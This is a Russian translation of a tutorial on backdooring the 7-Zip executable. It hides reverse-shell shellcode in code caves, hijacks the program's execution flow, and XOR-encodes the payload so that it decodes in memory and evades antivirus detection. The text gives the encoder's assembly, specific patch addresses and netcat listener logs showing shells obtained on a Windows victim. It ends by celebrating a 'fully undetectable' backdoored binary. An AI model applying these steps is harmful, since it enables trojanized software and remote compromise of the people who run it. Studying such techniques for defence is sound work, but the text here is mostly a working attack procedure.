
```
root@kali:~# nc  -lvnp 8080
listening on [any] 8080 ...
connect to [192.168.116.128] from (UNKNOWN) [192.168.116.1] 54647
Microsoft Windows [Version 10.0.15063]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\7-Zip>whoami
whoami
laptop-o7s2pmn4\tp

C:\Program Files (x86)\7-Zip>dir
dir
 Volume in drive C is Windows
 Volume Serial Number is C406-A617

 Directory of C:\Program Files (x86)\7-Zip

11/17/2017  04:03 PM    <DIR>          .
11/17/2017  04:03 PM    <DIR>          ..
08/28/2017  02:47 PM           107,552 7-zip.chm
08/28/2017  01:40 PM            49,152 7-zip.dll
08/28/2017  01:40 PM         1,113,088 7z.dll
08/28/2017  01:40 PM           271,872 7z.exe
08/28/2017  01:40 PM           195,072 7z.sfx
11/08/2017  11:22 AM           500,736 7z123.exe
08/28/2017  01:40 PM           175,104 7zCon.sfx
```


Замечательно. Все работает как надо. Посмотрим, как у нас обстоят дела с обнаружением?


Как видим, ситуация в разы улучшилась. Степень обнаружения 3/38 хороша, но недостаточно. Принимая во внимание наложенные на себя ограничения, единственный путь сделать файл полностью сокрытым от ав, похоже, заключается в пользовательском кодировании шелл-кода и его декодировании в памяти после выполнения.

Шелл-код пользовательской кодировки


Я предлагаю всего на всего воспользоваться XOR. Почему именно XOR? На это есть пара причин: во-первых, его довольно легко реализовать; во-вторых, нам не нужно писать для него декодер, ведь, если заксорить значение 2 раза, оно даст вам исходное. Мы закодируем шеллкод один раз с помощью XOR и сохраним его на диске. Затем мы снова выполним XOR закодированного значения в памяти во время выполнения, чтобы вернуть исходный шелл-код.
Для этого нам потребуется 2 пещеры в коде. Одина для шелл-кода и другая для (де)кодировки. В предыдущем пункте, «Обнаружение пещер в коде» мы выяснили, что места будет предостаточно. Ниже представлена блок-схема последовательности операций.



Сначала мы перехватываем поток выполнения с адреса 0044A8E5 (нажав кнопку домена) на начальный адрес CC2 0047972e и сохраняем изменения на диске. Запускаем модифицированный файл 7zip в Ollydbg и начинаем процесс угона, нажав на кнопку домена.



Теперь, когда мы находимся в CC2, прежде чем писать здесь наш кодировщик XOR, мы сначала перейдем к начальному адресу CC1 и внедрим шелл-код, чтобы получить точные адреса, которые мы должны использовать в кодировщике. Обратите внимание, что первый шаг перехвата на CC2 также может быть выполнен в конце, так как это не повлияет на общий поток выполнения, показанный на блок-схеме выше.
Мы переходим к CC1, внедряем, модифицируем шелл-код и восстанавливаем поток выполнения до 0044A8E5, откуда мы переходим на CC2, чтобы обеспечить плавное выполнение функций программы 7zip после отработки шелл-кода.




На приведенном выше скрине показана нижняя часть шеллокода в CC1. Запишите адрес 0047799B, здесь заканчивается шеллкод. Следующие инструкции предназначены для восстановления потока выполнения. Таким образом, мы должны кодировать от начала шеллкода 00477859 до 0047799B.
Далее перемещаемся на 00477857 и пишем кодировщик XOR. Ниже приведены коды операций для реализации кодировщика XOR.

Code:

```
PUSH ECX, 00477857
XOR BYTE PTR DS:[EAX],0B
INC ECX
CMP ECX,0047799B
JLE SHORT 00479733
JMP 7zFM2.00477857
```

Поскольку мы кодируем коды операций в CC1, мы должны убедиться, что раздел заголовка, в котором находится CC1, доступен для записи, иначе Ollydbg покажет ошибку нарушения доступа. Этот момент уже был описан в пункте Code Caves.
Мы добавляем точку останова в JMP 7zFM2.00477857 после того, как кодирование выполнено, возвращаемся к закодированному шеллкоду. Если мы вернемся к CC1, мы увидим, что наш шелл-код теперь закодирован.



Установка шелла

Снова слушаем порт 8080, запускаем 7zFMbackdoored.exe в Windows и нажимаем кнопку домена. Веб-сайт 7zip всплывает в браузере, и если мы обратим внимание на скрин ниже, то увидим, как хорошо отработал наш бэкдор, сокрытый в PE

```
root@kali:~# nc  -lvnp 8080
listening on [any] 8080 ...
connect to [192.168.116.128] from (UNKNOWN) [192.168.116.1] 59043
Microsoft Windows [Version 10.0.16299.64]
(c) 2017 Microsoft Corporation. All rights reserved.

C:\Program Files (x86)\7-Zip>dir /s /a 7zfmowned.exe
dir /s /a 7zfmowned.exe
 Volume in drive C is Windows
 Volume Serial Number is C406-A617

 Directory of C:\Program Files (x86)\7-Zip

11/20/2017  01:12 PM           500,736 7zFMowned.exe
               1 File(s)        500,736 bytes

     Total Files Listed:
               1 File(s)        500,736 bytes
               0 Dir(s)  37,785,960,448 bytes free

C:\Program Files (x86)\7-Zip>
```


Отлично! получили полностью необнаруживаемый бэкдорный PE-файл, который остается работоспособным при том же размере.

Автор: Haider Mahmood
Источник https://haiderm.com/fully-undetectable-backdooring-pe-file/
Перевод soitiro